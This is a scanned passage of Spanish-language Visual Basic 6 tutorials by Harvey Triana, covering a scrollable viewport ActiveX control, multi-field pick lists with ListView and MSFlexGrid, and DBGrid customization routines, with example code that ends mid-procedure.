Como quiero el Viewport en toda la ventana:

```
Private Sub Form_Resize()
    ScrollViewport1.Height = ScaleHeight
End Sub
```

Podemos ejecutar el proyecto (Ctrl+F5). Ya tenemos un Viewport. La imagen que acompaña este articulo es un ejemplo del "paso a paso":

Con solo código podríamos escribir:

```
Private Sub Form_Load()
    With ScrollViewport1
        .Align = vbAlignTop
        .BackColor = Picture1.BackColor
        .ViewScroll = svpBoth
        .ViewContainer = "Picture1"
        .Refresh
    End With
```

```
End Sub
```

El control trabajará perfectamente.

El Control ScrollViewport

Esta sección explica algunos detalles del control para programadores Visual Basic.

El primer problema con el que me pelee fue - ¿cómo voy a hacer para crear una propiedad a través de la cual se especifique el contenedor de los controles del Viewport?, cosa nada fácil, ya que se pueden crear propiedades objeto a un control ActiveX, pero deben poderse asignar en tiempo de diseño. - Un Caso similar se encuentra en la propiedad DataSource de los controles enlazables a datos, cuando especificamos el nombre de un control Data. Así pues, este fue el camino a seguir, cree una propiedad de texto, y un método *Refresh* para arrancar el control en tiempo de ejecución. Lame a esta propiedad *ViewContainer*.

La forma como el control reconoce que el nombre dado a la propiedad *ViewContainer* es un control del Cliente, y que es un PictureBox (decidí dejar como requisito que el contenedor sea un PictureBox, mas por cuestiones de gusto que por limitaciones), es recorriendo la colección Controles del objeto Extender.Container. En el método Refresh escribí el algoritmo mencionado.

Otro lío fue que a pesar de que un UserControl puede habilitarse como contenedor, no se puede hacer que un control dentro del UserControl, con capacidad de contenedor, pueda usarse como contenedor de algún control del cliente. Esto quiere decir que el contenedor es solo Uno, el UserControl (esto modifica completamente la técnica del articulo Q186429). En fin, esto no es gran problema para programadores experimentados, -Se re escribe la técnica, el ejemplo claro esta en el articulo *Formularios Visual Basic con Área Deslizable* .

En fin, lo demás es depurar y escribir correctamente los eventos de UserControl. Los atributos particular son:

Propiedad ViewScroll

Tiene tres opciones de una enumeración: *svpBoth, svpVertical, svpHorizontal*. Creo que no merece mayor explicación. Da la libertad de usar Viewports solo verticales, horizontales, o ambos (caso predeterminado).

Propiedad BackColor

Funciona como cualquier propiedad BackColor. La predeterminada es Gris Oscuro (para que se resalte el control en tiempo de diseño). Generalmente el cliente prefiera el fondo de color igual a BackColor del PictureBox contenedor.

Propiedad ViewContainer

Contiene el nombre del PictureBox contenedor de los controles. Este PictureBox será Scrollable.Se puede asignar en tiempo de diseño o de ejecución (antes de usar el método Refresh)

Método Refresh

Imprescindible en tiempo de ejecución. Solo se ejecuta una vez en Form_Load. Si no existe un Refresh en el código del cliente, el control no trabajará.

Eventos Scroll

Incluí los eventos Scroll Vertical y Horizontal. Generalmente estos eventos no se usarán,

aunque digamos que un PictureBox dentro de un ViewScroll genera imágenes con métodos gráficos, y AutoRedraw es False. Entonces, como caso extremos, serán útiles estos eventos.

Notas

ScrollViewport esta diseñado para ser usado en aplicaciones Visual Basic, dado que requiere de un control PictureBox para su funcionamiento. El control asume que el programador trabaja en Twips, recomiendo mantener esta escala. Aunque a través de conversiones, es posible que la escala del contenedor sea Pixels, - normalmente no será necesario (pregúnteme si tiene este caso).

El control no suministra propiedades de borde. Así que será necesario usar otro control para dar el borde deseado a un Viewport. Por ejemplo, esta bien colocar el control ScrollViewport dentro de un SSPanel, dar los bordes deseados y la dimensión para que llene el área. Inclusive un PictureBox queda muy bien.

Download ScrollViewport.zip (17 kb).

Como distribuyo el control sin discos de instalación, tiene dos opciones:

1. Usar: REGOCX32.EXE para registrarlo. Primero, descomprima el zip en el directorio System de Windows. Luego ejecute *REGOCX32.EXE cax_ScrollViewport.OCX*.
2. Si no tiene instalado REGOCX32.EXE, puede copiar y usar el control por Examinar en el cuadro de dialogo Componentes (Ctrl+T). Ubicamos *cax_ScrollViewport.OCX*. Primero, descomprima el zip en el directorio System de Windows.

NOTA. Si alguien esta interesado en el código con miras ha hacer mejoras o ampliar el control, me puede hacer la solicitud formal.

Download código de ScrollViewport (48 kb).

Abra el grupo de proyectos Scroll Viewport.vbg. Está escrito en VB6, pero no tienen nada especial para que no ejecute en VB5. - SUGERENCIA: Cuando deseen utilizar controles ActiveX, que solo suministran la fuente binaria, gratis en la red, tengan cuidado, ya que estos pueden no ser seguros o colgarse después de un tiempo.

Harvey Triana
Microsoft Developer MVP- Visual Basic
Derechos Reservados. Autorización solo para programación
Ultima Actualización: Wednesday 02 de April de 2003


Artículo	Listas con Múltiples Campos - Parte 2
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Julio 19 de 1998

Listas con Múltiples Campos
Parte 2

Crear Listas con Múltiples Campos Usando un ListView

En la primera parte de esta serie ilustre como hacer esto con un MSFlexGrid, la verdad ambos medios son atractivos, siendo MSFlexGrid más abierto en cuanto a presentación gráfica (podemos variar Fuentes y Colores por celdas), mientras que ListView es más estándar y sencillo de implementar y potente, además de que suministra el evento ColumnClick, ideal para un código de ordenamiento de datos.

El siguiente gráfico ilustra una lista con múltiples campos de información usando un ListView



Una lista múltiple basada en un ListView

Como siempre, la naturaleza de estos artículos es suministrar código para reutilización y personalización, por lo que es normal encontrar todo listo.

Una Lista con Múltiples Campos de Información con ListView

ListView seria algo asi como la forma estandar de mostrar listas de datos de un mismo conjunto. Sin embargo una implemetación para que trabaje con bases de datos requiere buena participación del programador.- Que tentación, el resultado final podria ser ser un control ActiveX.

1. Apariencia

Para lograr la apariencia como se muestra en la imagen anterior, requiere de unos pocos valores, y si va usar iconos, de un ImageList con los gráficos:

```
Private Sub Form_Load()

    '//Inicia el control ImageList de iconos pequeños
    '//Aquí solo empleo un icono para todos los registros
    Dim img As ListImage
    Set img = ImageList1.ListImages.Add(, , LoadPicture("...\Music.bmp"))

    With lvw
       .BorderStyle = ccNone
       '//Vista en lista de campos
       .View = lvwReport
       .SmallIcons = ImageList1
       '//Para una opcción con vista de iconos:
       '//lvw.Icons = ImageList2 (iconos)
    End With

    '//Carga los datos
    LeaDatos NombreBD, NombreSQL
End Sub
```

La apariencia de lista la da la propiedad View en valor lvwReport (en otro contexto, es posible suministrar direrentes vistas de los datos, investigar la propiedad View).

2. Dimensionamiento

Para el caso que ilustra la imagen anterior, la lista se dimensiona para ajustarse al formulario. El evento Resise es el siguiente:

```
Private Sub Form_Resize()
    lvw.Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
End Sub
```

Note que incluyo un SSPanel con nombre *sbr*.

3. Suministro de Datos

El suministro de datos es desde una bases de datos, no obstante, es posible llenar la lista con valores *libres.*

El procedimiento *LeaDatos* generaliza el suministro de datos desde una bases de datos y una consulta con los campos que se quieren mostrar.

```
DefInt A-Z
Option Explicit
...

Private Sub LeaDatos(BaseDeDatos As String, Consulta As String)
    Dim db As Object
    Dim rs As Recordset
    Dim fd As Field
    Dim j  As Integer

    '//Objetos para trabajar ListView
    Dim clm As ColumnHeader
    Dim itm As ListItem
```

```
    On Error GoTo LeaDatos_Err

    Set db = DBEngine(0).OpenDatabase(BaseDeDatos, , True)
    Set rs = db.OpenRecordset(Consulta)

    '//Encabecados
    '//Asume que las fuente del ListView y Form son la misma
    For Each fd In rs.Fields
        Set clm = lvw.ColumnHeaders.Add(, , fd.Name, 2 * TextWidth(fd.Name))
    Next fd

    '//Llena lista
    Do While Not rs.EOF
        Set itm = lvw.ListItems.Add(, , "" & rs(0))
        itm.SmallIcon = 1
        '//Para vista de iconos grandes: itm.Icon = ...

        For j = 1 To rs.Fields.Count - 1
            itm.SubItems(j) = "" & rs(j)
        Next
        rs.MoveNext
    Loop

    rs.Close
    db.Close
    Exit Sub

LeaDatos_Err:
    MsgBox "Error de sistema: " & vbCrLf & Error$
End Sub
```

Todo el código esta precedido por DefInt A-Z. Claro que al servicio de una aplicación, no debiera abrirse y cierrarse una base de datos cada vez que deseo desplegar una lista, en este caso emplearé un objeto Database global. El propósito de este procedimiento es indicar el camino de carga de datos. El procedimiento *LeaDatos* lo invoco desde Form_Load.

> *La clave de la implementación está en la Consulta (Query) que empleará para suministrar datos. Por supuesto solo incluiremos campos Texto y Numéricos.*

4. Entrega de Datos

Este es un asunto que se puede tratar desde varias perspectivas, pero en general, la lista debiera entregar una cadena que contenga todos los campos, y una variable con la clave del registro seleccionado. Para retornar la línea seleccionada por el usuario, usaremos un array en una variable Variant.

ListView es muy flexible en cuanto a métodos, propiedades y eventos. A continuación, empleo los *subelementos* del control para retornar una matriz con todos los campo de la selección.

> *Los subelementos son matrices de cadenas que representan los datos del objeto ListItem y se muestran en la vista Report. Hay encabezados de columna correspondientes definidos para cada subelemento, que en el caso expuesto serán los valores de loscampos del registro.*

```
Private Sub lvw_ItemClick(ByVal Item As ComctlLib.ListItem)
```

```
    Dim i, n

    n = lvw.ColumnHeaders.Count - 1
    ReDim TextoRetornado(0 To n) As Variant

    For i = 0 To n
        If i = 0 Then
           TextoRetornado(i) = lvw.SelectedItem
        Else
           TextoRetornado(i) = Item.SubItems(i)
        End If
    Next
End Sub
```

Aunque este procedimiento no es muy eficiente porque se produce cada vez que señalamos una fila, pero muestra el como capturar los datos señalados. Se podría optimizar guardando solo la clave del registro en una variable. A la larga, quizá no empleemos un ListView para retornar un registro.

Por ultimo, para retornar una clave del registro podríamos incluir la clave de la tabla en los objetos ListItem al crearlos, es decir, supongamos que en la consulta colocamos la clave de la tabla en la primera columna, entonces:

```
Set itm = lvw.ListItems.Add(, rs(0), "" & rs(1))
```


Pero de esta forma, abra que hacer algunos cambios en el procedimiento LeaDatos para adelantar el índice de columna para no mostrar la Cero.

Artículo	Listas con Múltiples Campos - Parte 1
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Julio 8 de 1998
Descripción	Una forma para crear listas fijas que muestre múltiples.campos al usuario.
Nota	

Listas con Múltiples Campos
Parte 1

Crear Listas con Múltiples Campos Usando un MSFlexGrid

El siguiente gráfico ilustra una lista con múltiples campos de información. ¿Cómo logro esto, sin tener que recurrir a controles de terceros?. Simple. solo necesitamos un MSFlexGrid y manos a la obra.



Una lista múltiple basada en un MSFlexGrid

Este articulo hará parte de una serie de documentos, cuyo objetivo es mostrar algunas formas de crear listas fijas (picklists) de manera eficiente, sin recurrir a API o a extensas sesiones de código. En esta primera parte me enfocaré mas a la presentación y a la forma de entregar y recuperar datos datos a una lista creada con base en un MSFlexGrid.

Como siempre, la naturaleza de estos artículos es suministrar código para reutilización y personalización, por lo que es normal encontrar todo listo.

Una Lista con Múltiples Campos de Información con MSFlexGrid

En todas partes de Win95 uno se encuentra con listas de campos múltiples. Casi por casualidad tome un MSFlexGrid, y curioseando por sus propiedades me di cuenta que es ideal para crear listas fijas de manera elegante. Así pues, manos a la obras. Advierto que este articulo entregará solo procedimientos aislados, de manera que cualquier programador construya la herramienta a su gusto. Por supuesto, el resultado final debiera ser un control ActiveX.

1. Apariencia

Para lograr la apariencia como se muestra en la imagen anterior, requiere de estos valores (llamé a mi control MSFlexGrid: *FlexGrid*):

```
With FlexGrid
   '//Apariencia
   .Appearance = flexFlat
   .BackColor = vbWhite
```

```
        .BackColorBkg = vbWhite
        .BackColorSel = vbBlack
        .BorderStyle = flexBorderNone
        .ForeColorSel = vbWhite
        .GridColor = vbWhite
        .GridColorFixed = vbWhite
        .GridColorFixed = vbWhite
        .GridLines = flexGridNone
        .GridLinesFixed = flexGridInset
        .GridLineWidth = 1
        .MergeCells = flexMergeNever
        '//Comportamiento
        .AllowBigSelection = False
        .AllowUserResizing = flexResizeColumns
        .FocusRect = flexFocusNone
        .FillStyle = flexFillSingle
        .HighLight = flexHighlightAlways
        .RightToLeft = False
        .SelectionMode = flexSelectionByRow
        .ScrollTrack = False
        .FixedCols = 0
        .FixedRows = 1
    End With
```

Puede pegar estas líneas en Form_Load o usar los valores en tiempo de diseño.

2. Dimensionamiento

Para el caso que ilustra la imagen anterior, la lista se dimensiona para ajustarse al formulario. La primera columna (índice cero) se emplea de sangría, y la ultima columna siempre se expande para suplir el espacio horizontal en el formulario. Esto ultimo es más por presentación que por otra cosa. El evento Resise es el siguiente:

```
Private Sub Form_Resize()
    With FlexGrid
        .Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
        .ColWidth(.Cols - 1) = .Width - 15
    End With
End Sub
```

Note que incluyo un StatusBar con nombre *sbr*.

3. Suministro de Datos

Al final, el suministro de datos debiera ser desde una bases de datos, no obstante, es posible llenar la lista con valores *libres*.MSFlexGrid permite enlazarse aun control Data, sin embargo no encuentro funcional hacerlo de esta forma (no editaremos valores), y presento un procedimiento genérico.

El procedimiento *LeaDatos* generaliza el suministro de datos desde una bases de datos y una consulta con los campos que se quieren mostrar.

```
DefInt A-Z
Option Explicit
...

Private Sub LeaDatos(BaseDeDatos As String, Consulta As String)
    Dim db As Object
    Dim rs As Recordset
    Dim fd As Field
    Dim i, j, n

    On Error GoTo LeaDatos_Err
```

```
    Set db = DBEngine(0).OpenDatabase(BaseDeDatos, , True)
    Set rs = db.OpenRecordset(Consulta)

    '//Encabecados
    FlexGrid.Cols = rs.Fields.Count + 1
    AddHead Space(3), 0
    For Each fd In rs.Fields
        i = i + 1
        AddHead fd.Name, i
    Next fd

    '//Número de Filas
    If rs.RecordCount Then
       rs.MoveLast
       n = rs.RecordCount
       rs.MoveFirst
    End If
    FlexGrid.Rows = n + 1

    '//Llena lista
    For i = 1 To n
        j = 0
        For Each fd In rs.Fields
            j = j + 1
            AddData fd.Value, i, j
        Next fd
        rs.MoveNext
    Next

    rs.Close
    db.Close

    '//Inicia selección
    With FlexGrid
       .Col = 0
       .Row = 1
        For i = 1 To .Cols - 1
           .ColSel = i
        Next
    End With
    Exit Sub

LeaDatos_Err:
    MsgBox "Error de sistema: " & vbCrLf & Error$
End Sub
```

La clave de la implementación está en la Consulta (Query) que empleará para suministrar datos. Por supuesto solo incluiremos campos Texto y Numéricos.

Todo el código esta precedido por DefInt A-Z. Claro que al servicio de una aplicación, yo no abro y cierro una base de datos cada vez que deseo desplegar una lista, en este caso emplearé un objeto Database global. El propósito de este procedimiento es indicar el camino de carga de datos. Los procedimientos de apoyo son los siguientes.

```
Public Sub AddText(s As String, Optional Row As Variant, Optional Col As Variant)
    If Not IsMissing(Row) Then FlexGrid.Row = Row
    If Not IsMissing(Col) Then FlexGrid.Col = Col
    FlexGrid.Text = s
End Sub

Public Sub AddData(s As Variant, Row As Variant, Col As Variant)
    FlexGrid.Row = Row
    FlexGrid.Col = Col
```

```
    FlexGrid.Text = "" & s
End Sub

Public Sub AddPicture(file As String, Optional Row As Variant, Optional Col As Variant)
    If Not IsMissing(Row) Then FlexGrid.Row = Row
    If Not IsMissing(Col) Then FlexGrid.Col = Col
    '//FlexGrid.CellPictureAlignment = flexAlignLeftTop
    Set FlexGrid.CellPicture = LoadPicture(file)
End Sub

Public Sub AddHead(s As String, Optional Col As Variant)
    With FlexGrid
       .Row = 0
        If Not IsMissing(Col) Then .Col = Col
       .ColWidth(Col) = 2 * TextWidth(s)
       .Text = s
    End With
End Sub
```

Note que agregué el procedimiento *AddPicture*, con el cual podemos agregar un icono a cada fila, preferiblemente en la primera columna. En realidad incluir un icono es bastante laborioso, pero factible y si se logra hacer bien dará muy buen aspecto a la lista (debiera ser un gráfico de 15 por 15 pixeles y un área blanca transparente). Si encuentra necesario incluir un icono al lado de registro, ListView es una opción más flexible (trataré de ListView en la Parte 2 de esta serie)

4. Entrega de Datos

Este es un asunto que se puede tratar desde varias perspectivas, pero en general, la lista debiera entregar una cadena que contenga todos los campos, y una variable con la clave del registro seleccionado. Para retornar la línea seleccionada por el usuario, usaremos un array en una variable Variant. Por favor, note que no proceso la columna cero, ya que la empleo como sangría en la presentación.

A continuación, la propiedad Clip del un MSFlexGrid y Grid, almacena o retorna una variable String, que contiene los campos separados por el ASCII Tab, y las filas separadas por el retorno de carro vbCrLf. Así, debemos aislar los campos para almacenar cada uno en un miembro de la matriz Variant. El procedimiento ArgumentosDeLínea tiene esta tarea:

```
Public Sub ArgumentosDeLínea(ByVal s As String, v As Variant)
    Dim nxt As Integer
    Dim i   As Integer
    Dim x   As String

    s = Trim$(CStr(s))
    i = 0
    x = s
    ReDim v(0 To i) As Variant
    Do
       nxt = InStr(x, vbTab)
       If nxt Then
          v(i) = RTrim$(Left$(x, nxt - 1))
          i = i + 1
          ReDim Preserve v(i)
          x = LTrim$(Mid$(x, nxt + 1))
       Else
          v(i) = x
       End If
    Loop Until nxt = 0
End Sub
```

una forma de utilizar *ArgumentosDeLínea* podría ser en el evento doble clic:

```
Private Sub FlexGrid_DblClick()
    ArgumentosDeLínea FlexGrid.Clip, TextoRetornado
End Sub
```

Por ultimo, para retornar una clave del registro podríamos incluir la clave de la tabla en la primera columna, de manera invisible, y entregar una variable que almacene el valor seleccionado. ¿Como hacer una columna invisible?, pues yo haría ForeColor = BackgroundColor para la columna respectiva. De esta manera la columna cero me prestará un servicio además de la sangría.

Artículo	Personalizando la DBGrid Estándar -Parte 3
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Mayo 1 de 1998


Personalizando la DBGrid Estándar Parte 3

Colección de Trucos

En la anterior parte de « Personalizando la DBGrid Estándar » anuncie estos temas.

5. **Configuración de la fuente de datos en tiempo de ejecución**
6. **Un campo calculado sobre columnas. El SQL lo hace solo sobre registros, es decir sobre filas.**
7. **Implementado un Zoom a las Celdas**
8. **El origen de los datos de varias tablas (relaciones complejas)**

No deseo enfrascarme en una especie de curso, que por demás no tengo talento de docente, así que me limitare a explicar brevemente los procedimientos.



5. Configuración de la Fuente de Datos en Tiempo de Ejecución

Se muestra en la gráfica. Francamente este tema da para muchas páginas y el código es bastante pesado para explicarlo con claridad en una sesión. Así que lo omito por el momento. Básicamente se perfila como un componente de software comercial. Sin embargo, aquí les doy la mayoría de pautas para que programadores avanzados hagan sus propias herramientas.

El objetivo es desplegar cualquier fuente de datos totalmente configurada en una línea, o de la manera más simple. El ejemplo de la gráfica es:

```
Set dbMain = DBEngine(0).OpenDatabase(App.Path + "\Atlas.mdb", Options:=False, ReadOnly:=False)
...
DisplayDataBrowser "Paises"
```

El procedimiento DisplayDataBrowser tiene un único parámetro que es *DataSource* el cual será una Consulta o nombre de Tabla. El software que lo recibe analiza los datos (almacenados en la estructura y propiedades de los campos) y despliega la hoja de datos. La implementación de todas las listas de soporte y generación de la consulta compleja es también automático. La contraparte de la vista DBGrid es la vista Formulario.

La automatización de los formularios de carga soporta cambios en la bases de datos (p.e. la inclusión de una nueva tabla, un nuevo campo, o la modificación de un campo existente) sin modificación de la aplicación. Esto se ve reflejado en una mejor relación Beneficio / Costo, al reducir la inversión en mantenimiento de ingeniería de software. De otra parte, en virtud de la automatización, se minimizan fallas de diseño. La parte de automatización del soporte a datos integrada con bases de datos externas (de catálogos de datos), permite la ampliación o reutilización de datos corporativos.

6. Un Campo Calculado sobre Columnas

Un campo calculado sobre una columna se debe hacer con código, -así Usted programe en Access. Sencillamente agregue un Label y Control para presentarlo e invoque un procedimiento; me gusta hacerlo con un SSPanel en relieve suave.

Este procedimiento es un ejemplo claro para calcular y presentar una sumatoria de un campo cualquiera:

```
Public Sub SumCol( _
    dat As Data, _
    FieldName As String, _
    pnl As SSPanel, _
    NumberFormat As String _
    )
    Dim s As Single
    Dim rs As Recordset
    On Error GoTo SumColErr

    Set rs = dat.Recordset.Clone
    Do Until rs.EOF
       s = s + Val(rs(FieldName))
       rs.MoveNext
    Loop
    pnl = Format(s, NumberFormat)
    Exit Sub

SumColErr: '//Su procedimiento de mensajes
End Sub
```

Desde el formulario que contiene el DBGrid se invoca desde dos eventos. Primero para iniciarlo, y luego para actualizarlo después de las modificaciones hechas por los usuarios. Digamos que mi SSPanel se llama pnl_Calc1l y deseo presentar la *Suma Total de Producción*:

```
Prívate Sub datPrimaryRS_Reposition()
  '//Codigo...

  '//Inicia el campo calulado sobre la columna:
  If pnl_Calc1.Caption = "" Then
     SumCol datPrimaryRS, "Producción", pnl_Calc1, "0.0"
  End If
End Sub
```

Actualiza el total cuando se modifica o agrega un dato:

```
Prívate Sub grdDataGrid_AfterUpdate()
    SumCol datPrimaryRS, "Producción", pnl_Calc1, "0.0"
End Sub
```

El procedimiento sirve de modelo para hacer promedios, cáculos estadísticos, etc. Valga comentar que un calculo sobre una fila (registro) suele hacerse con el SQL dentro de la Consulta que es origen de los datos. Sin embargo puede adaptar la técnica expuesta para hacerlo en un Control exterior al DBGrid.

7. Implementado un Zoom a las Celdas

Supremamente deseable en campos Memo.Se trata que al dar [Shift]+[F2], se muestre una ventana ampliada con el texto de la celda, -tal como en Access. El evento que invoca el zoom es::

```
Prívate Sub DBGrid1_KeyDown(KeyCode As Integer, Shift As Integer)
    If (KeyCode = vbKeyF2) And (Shift And vbShiftMask) > 0 Then
      '//Shift+F2
       OpenZoomText DBGrid1, Data1
     End If
End Sub
```

El procedimiento OpenZoomText se encarga de analizar el Campo y desplegar la ventana de zoom:

```
Public Sub OpenZoomText(dbg As DBGrid, dat As Data)
    Dim f As Field, n As Integer
    '//Verify Field
    n = 0
    For Each f In dat.Recordset.Fields
        If f.Name = dbg.Columns(dbg.Col).DataField Then
           Select Case f.Type
              Case dbText
                   n = f.Size
              Case dbMemo
                   n = 2 ^ 15 - 1
           End Select
           Exit For
        End If
    Next f
    '//Display Zoom Form
    If n Then
       With frm_ZoomText
           .Title = f.Name
           .LetText f.Value, n, (f.Type = dbText)
           .Show vbModal
            If .ReturnPress Then
                dbg.Text = .Text
                DoEvents
            End If
       End With
       Unload frm_ZoomText
    End If
End Sub
```

Por último, publico el código completo del formulario frm_ZoomText (no se justifica un download por tan reducido tamaño). Abra NotePad,

pegue el código a continuación y archívelo como *Zoom Cell.frm*, luego agregue este formulario a su proyecto.

```
VERSION 5.00
Begin VB.Form frm_ZoomText
   BorderStyle     =   4  'Fixed ToolWindow
   ClientHeight    =   2340
   ClientLeft      =   1695
   ClientTop       =   2295
   ClientWidth     =   6240
   LinkTopic       =   "Form1"
   MaxButton       =   0   'False
   MinButton       =   0   'False
   PaletteMode     =   1  'UseZOrder
   ScaleHeight     =   2340
   ScaleWidth      =   6240
   ShowInTaskbar   =   0   'False
   Tag             =   "ZoomText"
   Begin VB.TextBox txt
      BeginProperty Font
         Name            =   "MS Sans Serif"
         Size            =   9.75
         Charset         =   0
         Weight          =   400
         Underline       =   0   'False
         Italic          =   0   'False
         Strikethrough   =   0   'False
      EndProperty
      Height          =   855
      Left            =   240
      MultiLine       =   -1  'True
      ScrollBars      =   2  'Vertical
      TabIndex        =   0
      Top             =   90
      Width           =   4905
   End
End
Attribute VB_Name = "frm_ZoomText"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
DefInt A-Z
Option Explicit

Public ReturnPress As Boolean
Private SingleLine As Boolean

Private Sub Form_Resize()
    txt.Move 0, 0, ScaleWidth, ScaleHeight
End Sub

Private Sub txt_KeyPress(KeyPress)
       Select Case KeyPress
           Case vbKeyReturn
                KeyPress = 0
                ReturnPress = True
                Hide
```

```
            Case vbKeyEscape
                 ReturnPress = False
                 Hide
    End Select
End Sub

Private Sub Form_Load()
    Left = (Screen.Width - Width) \ 2
End Sub

Public Property Get Text() As String
    Dim LF
    If SingleLine Then
       '//Discards the text thereafter CrLf
       LF = InStr(txt, vbCrLf)
       If LF Then
          Text = Left(txt, LF - 1)
       Else
          Text = txt
       End If
    Else
       Text = txt
    End If
End Property

Public Sub LetText(s As String, Chars As Integer, SingleLineX As Boolean)
    txt.Text = s
    txt.MaxLength = Chars
    SingleLine = SingleLineX
    ReturnPress = False
End Sub

Public Property Let Title(ByVal NewValue As String)
    Caption = NewValue
End Property
```

El texto se traspasa a la celda con [Enter], puede cancelar con [Esc]. Para introducir un cambio de línea en un Memo, use [Ctrl]+[Enter].

8. El origen de los Datos de Varias Tablas (relaciones complejas)

Francamente este tema es algo extenso y lo omitiré. Esta extrechamente relacionado con el punto 5 descrito en este documento. Se trata de crear el SQL con código Visual Basic, basandose en la información de las propiedades predeterminadas y personalizadas de las tablas y campos.

9. Ordenar Rápidamente un DBGrid

El siguiente procedimiento ordena un DBGrid por la columna que tiene el enfoque. Coloque un comando como desee para ordenar ascendente y otro para ordenar descendente, e invoque el procedimiento según el caso.

```
Public Sub SortDBGrid(dbg As DBGrid, dat As Data, Optional AscPmt As Variant)

    '//AscPmt: True:Ascendente (predeterminado), False: Descendente

    Dim rs As Recordset
    Dim Clause As String
```

```
    Dim FieldName As String
    Dim Asc As Boolean
    Dim CurrCol As Integer

    On Error GoTo SortErr

    If IsMissing(AscPmt) Then
       Asc = True
    Else
       Asc = CBool(AscPmt)
    End If

    CurrCol = dbg.Col
    FieldName = dbg.Columns(CurrCol).DataField

    If dat.Recordset.Fields(FieldName).Type = dbMemo Then
       Box "Los Campos Memo no son ordenables"
       Exit Sub
    End If

    Screen.MousePointer = vbHourglass
    Set rs = dat.Recordset
    Clause = "[" + FieldName + "]"
    If Not Asc Then
       Clause = Clause + " DESC"
    End If
    rs.Sort = Clause
    Set dat.Recordset = rs.OpenRecordset(rs.Type)

    dbg.Col = CurrCol
    dbg.SetFocus

    Screen.MousePointer = vbDefault
    Exit Sub

SortErr: '//Su procedimiento de mensajes
End Sub
```

El Sort se puede hacer para varios campos al escribir la clusula Campo1, Campo2, ..., Campo n. Tendra que escribir un cuadro de dialogo para este propósito y ajustar el procedimiento anterior.

Filtrar un DBDrid es muy similar al procedimiento anterior, solo tiene que especificar la Clausula de filtro y asignarla en rd.Filter = Clause; es elegante programar cuadro de dialogo que permita al usuario crear la clausula de filtro de manera simple. No obligue a sus usuarios a estudiar SQL.

10. Cambiar el Registro de un DBGrid en Tiempo de Ejecución

El siguiente procedimiento genérico permite asignar valores a una fila de un DBGrid con código. Útil cuando el recordset tiene varias claves de relación, que por supuesto no se muestran en columnas de la DBGRid pero están presentes en el control Data fuente de registros.

```
Public Sub LetDBGridRecord(dbg As DBGrid, dat As Data)
